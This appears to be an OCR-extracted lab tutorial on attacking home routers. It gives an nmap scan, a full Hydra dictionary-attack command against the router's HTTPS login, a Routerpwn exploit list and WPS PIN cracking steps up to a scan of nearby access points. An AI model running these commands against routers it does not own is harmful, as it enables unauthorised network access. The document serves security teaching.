Router attacks

1. Introduction

Routers are the first line of defense for a network. Therefore they should always be protected with a complicated password. Once the router is taken, then it is really easy to launch different types of attacks on the internal network and its hosts.

2. Tools


In this lab we will pay attention to different attacks on routers. Many different scenarios are possible ,starting from sending different exploits ,aiming at the software and firmware of the router , WPS vulnerability and also sending a lot of packets ,causing the router to crash or the so called Denial of Service attack.

For this lab we will use tools like Hydra, Reaver, websites like Routerpwn.com and Shodanhq.com.

3. Exercise

We will start with some attacks, which are aiming at the router authentication login session. As you know every router has got a menu or GUI, where you can manage different settings of the device. To enter this menu, usually you are presented with a username and password. In many cases it happens that you forget the login password. The first thing to do is to check the manual of the router for the default login password and username. Of course a malicious user, sitting on the internal network will do that also first of all! That is why it is very important these kind of devices, especially when used in big companies to have this managed and not left to default settings. If the default password is changed, we can use a tool called Hydra to try to attack the router`s username and password for us. Let’s start.

1. First I am changing the password of my router.


MediaAccess Gateway - S
10.0.0.1:2033/cgi/
10.0.0.1:2033/cgi/b/users/usrpage/?nm=1 - Google Chrome
10.0.0.1:2033/cgi/b/users/usrpage/?nm=1
javascript:GoAndRemember('/cgi/b/users/cfg/changepsswdpopup/','nm=1')
routerpassview (1).zip
routerpassview.zip
Показване на всички изтеглени файлове...
6:23 PM
4/15/2015


MediaAccess TG788vn v2

Pick a task...

You're currently logged in as [admin]

- Change password
- Switch to another user
- Close this window

2.Then open up a terminal in your kali Linux machine and type in nmap.From scanning options choose nmap to scan the 10.0.0.0/24 subnet. Here are the results:


Kali Linux - VMware Workstation
File Edit View VM Tabs Help
Home
Kali Linux
Windows XP Professional
Applications Places
Wed Apr 15, 12:57 PM
root
root@kali: ~
File Edit View Search Terminal Help
xHydra
root@kali: ~
[root@kali: ~]
[xHydra]
[/]
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
6:57 PM
4/15/2015

```
root@kali:~# nmap 10.0.0.0/24

Starting Nmap 6.47 ( http://nmap.org ) at 2015-04-15 11:44 EDT
Nmap scan report for 10.0.0.1
Host is up (0.012s latency).
Not shown: 992 filtered ports
PORT     STATE  SERVICE
53/tcp   open   domain
443/tcp  open   https
1723/tcp open   pptp
2033/tcp open   glogger
2034/tcp open   scoremgr
2121/tcp open   ccproxy-ftp
8000/tcp open   http-alt
9001/tcp closed tor-orport
MAC Address: 30:91:8F:32:41:78 (Technicolor)

Nmap scan report for 10.0.0.3
Host is up (0.023s latency).
All 1000 scanned ports on 10.0.0.3 are filtered
MAC Address: C8:D3:A3:64:D2:1C (D-Link International)

Nmap scan report for MONIO-PC.lan (10.0.0.7)
Host is up (0.00037s latency).
```


As you can see the router`s IP address is 10.0.0.1. Also we can see which open ports it has got open. On some routers there is remote administration enabled. Then it will show ports 23, used for SSH connection, or port 21, used for FTP connection is also commonly used.

3. Ok, now that we know which ports are open with which services, running on them we can try to crack the password? Now it is very important to notice the way of password cracking here. There are 2 major methods for that: a dictionary attack and a brute-force attack.

Dictionary attack – with this type of attack, the attacking tool (no matter what is it) will try to break the password, using a so called password list. There are many password lists available online, which could be downloaded, also we can create our own list. It is nothing more than a text file. In Kali there are already installed wordlists, we going to use the biggest of them , called :rockyou , which contains more than 14 million different commonly used passwords. So the tool will take each one of them and try it against the target. If the password is not in the password list, then we will have no success. Also, it is important to notice that some of the devices have got a security enabled, which limits our times of unsuccessful guesses to a certain number. For example, after 5 unsuccessful tries the device could lock itself for some time.

Brute-force attack – this way of attack is usually performed, if the dictionary attack is not successful. It is more time consuming though. In this way of attack, the tool will try every possible combination of letters, numbers, symbols, capital letters etc. We can help this process a little bit, also to save some of our time, and narrow the results. For example we can set the length of the password, whether it contains only numbers, or only letters, and so on. Sometimes, you can see the beginning of somebody `s password, when he is typing it (for example: john….blaa) you can set up the tool to try all passwords, which are 8 characters long, starting with john. This will also save a lot of time. Otherwise the possible combinations are millions.

2. Open up another terminal on kali and type in: xhydra.This is the GUI version of one of the most powerful tools, used for password cracking, called Hydra.



Target

● Single Target 10.0.0.1

○ Target List

□ Prefer IPV6

Port 443

Protocol https-get

Output Options

□ Use SSL

☑ Be Verbose

☑ Show Attempts

□ Debug


□ COMPLETE HELP

□ Service Module Usage Details

```
hydra -s 443 -v -V -l admin -P /usr/share/wordlists/rockyou.txt -t 5 -f -F -m /foo/bar/protected.html 10.0.0.1 https-get
```

Put IP address of the target, port, which is open – 443, and choose the protocol to use her, https-get.

3. Go on to the next menu of the program to manage the other settings.



Username

● Username: admin

○ Username List:

□ Loop around users

Password

○ Password: yourpass

● Password List: e/wordlists/rockyou.txt

○ Generate: 1:1:a

Colon separated file

□ Use Colon separated file


□ Try login as password □ Try empty password □ Try reversed login

```
hydra -s 443 -v -V -l admin -P /usr/share/wordlists/rockyou.txt -t 5 -f -F -m /foo/bar/protected.html 10.0.0.1 https-get
```

From this menu you can choose the username or create a list of usernames, the program will try to log in as. From the password menu choose the option Password list and navigate to: File System > usr>share>password lists>rockyou.txt

4. Next go to the menu to start the attack. Wait a little bit for Hydra to work. In the end you will be presented with the Password, which in our case is: password

5. The next attack we will try against the router comes from a website! Unbelievable. The webpage called: Routerpwn.com contains numerous router exploits by manufacturer and also some other tools, including password key generators. Simply browse to the website and you will be presented with a menu, from where you can choose different models of routers.




2Wire
3Com
Arris
Alcatel Lucent
Alpha
Asmax
Asus

Cobham
Comtrend
DD-Wrt
D-Link
EE
EasyBox
Fibrehome

Netgear
Pirelli
RuggedCom
Sagem
Seagate
Siemens
Sitecom

TRENDnet
Ubee
Ubiquiti
Unicorn
UTStarcom
Xavi
ZyXEL

So, if we choose, for example D-link, we will be presented with different types of exploits and vulnerabilities for this brand.



D-Link

D-Link DAP 1150, DWL 2100AP, 704P, DIR-615, DSL-500T, DSL-502T, DSL-504T, DSL-562T, DSL-G604T, DWL-7000AP, DWL-7100AP, DNS-320, DNS-325, DSL-2750U, DWL-2100AP, DIR-280, DSL-2740B, DIR-300, DAP-1320, DIR-855L, DIR-835, DHP-1565, DWR-113, DIR-514

12/09/14	[+]	D-Link DIR-514 - Configuration Disclosure	[SET IP]
07/31/14	[+]	D-Link DWR-113 - DOS CSRF	[SET IP]
05/22/14	[+]	DGL-5500, DIR-855L, DIR-835 - Admin Password Disclosure	[SET IP]
04/17/14	[+]	D-Link DAP-1320 Wireless Range Extender - Directory Traversal	[SET IP]
01/15/14	[+]	DWL-2100AP - Configuration Disclosure	[SET IP]
15/01/14	[+]	DSL-2750U - Authentication Bypass	[SET IP]
12/02/13	[+]	D-Link DIR-XXX - remote root access exploit	[SET IP]
05/08/12	[+]	D-Link DSL-2640U PPoE Data Disclosure (ADSL Router)	[SET IP]
09/08/13	[+]	D-Link DSL-2740B - Enable Remote Management	[SET IP]

The cool thing is that you can launch the attacks directly to the local router from this website. And since it is a website, you can run this on all kind of platforms and devices, including laptops, smartphones and even game consoles like Wii!!!


6. The next thing we will discuss in this lab is the WPS vulnerability. WPS (Wi-Fi protected setup) is used to make setting of new Wi-Fi devices faster. It allows users to use a PIN or button press on the device, instead of entering long and complex passwords. Most of the

new models of routers support it, sometimes you can disable it from the menu options, but sometimes, even if you disable it, it still works!!!

Cracking a long password, which contains both letters and digits could take years. But brute-forcing an 8 digit number like the WPS PIN usually takes under 10 hours to be done. The WPS PIN is divided into 2 parts, the first part contains 4 digits and the other one 4. The Reaver first tries all possible combinations on the first 4 digits and they are exactly 10,000, after this attacks the other part. The last digit is a checksum of the other 3 digits from the second part. So from the second part only 3 digits are unknown. This makes 1000 more guesses. So in total 11,000 tries altogether are needed. We will try it against our router.

1. For this exercise we will be using our Alfa AWUS036H card. Simply plug it in the Kali machine and type in: iwconfig to see the interfaces on the system.


2. Put the card into monitor mode with the command: airmon-ng start wlan0



Applications Places
Wed Apr 15, 8:54 PM
root
root@kali: ~
File Edit View Search Terminal Help
KALI LINUX™
"the quieter you become, the more you are able to hear"
root@kali: ~

```
root@kali:~# iwconfig
wlan0     IEEE 802.11bg  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:off

lo        no wireless extensions.

eth0      no wireless extensions.

root@kali:~# airmon-ng wlan0 start


usage: airmon-ng <start|stop|check> <interface> [channel or frequency]

root@kali:~# airmon-ng start wlan0


Found 4 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!
-e
PID     Name
2888    dhclient
2938    NetworkManager
3081    dhclient
8631    wpa_supplicant


Interface       Chipset         Driver

wlan0           Realtek RTL8187L        rtl8187 - [phy0]
                                (monitor mode enabled on mon0)

root@kali:~# 
```

3. Next we want to see which of the access points around have got the WPS enabled. Type in: wash –i mon0




```
root@kali:~# wash -i mon0

Wash v1.4 WiFi Protected Setup Scan Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetsol.com>

BSSID                  Channel       RSSI       WPS Version       WPS Locked        ESS
ID
---------------------------------------------------------------------------------------
------------------------
08:76:FF:8A:F5:62        1           -64        1.0               No                Tel
iaGateway08-76-FF-8A-F5-62
40:F2:01:B2:94:86        1           -66        1.0               No                Hom
eBox-9480_2.4G
30:91:8F:42:15:C3        1           -65        1.0               No                Tel
iaGateway30-91-8F-42-15-C3
C4:6E:1F:41:64:32        1           -65        1.0               No                Tof
fees2
30:91:8F:2C:22:49        1           -49        1.0               No                Tel
iaGateway30-91-8F-2C-22-49
9C:97:26:B4:24:6D        1           -40        1.0               No                Tel
iaGateway9C-97-26-B4-24-6D
00:22:75:E4:E0:B5        1           -65        1.0               No                Mar
tha
30:91:8F:72:8F:0D        1           -68        1.0               No                Tel
iaGateway30-91-8F-72-8F-0D
C4:3D:C7:96:7E:AC        2           -66        1.0               No                New
Net
C8:D3:A3:64:D2:1B        3           -22        1.0               No                D21
B -2.4GHz
EE:43:F6:9C:66:CC        3           -67        1.0               No                ZyX
EL_66CC
00:13:F7:A4:12:63        3           -67        1.0               No                (nu
ll)
80:37:73:E8:ED:F5        3           -69        1.0               No                x5k
p5nkt
```

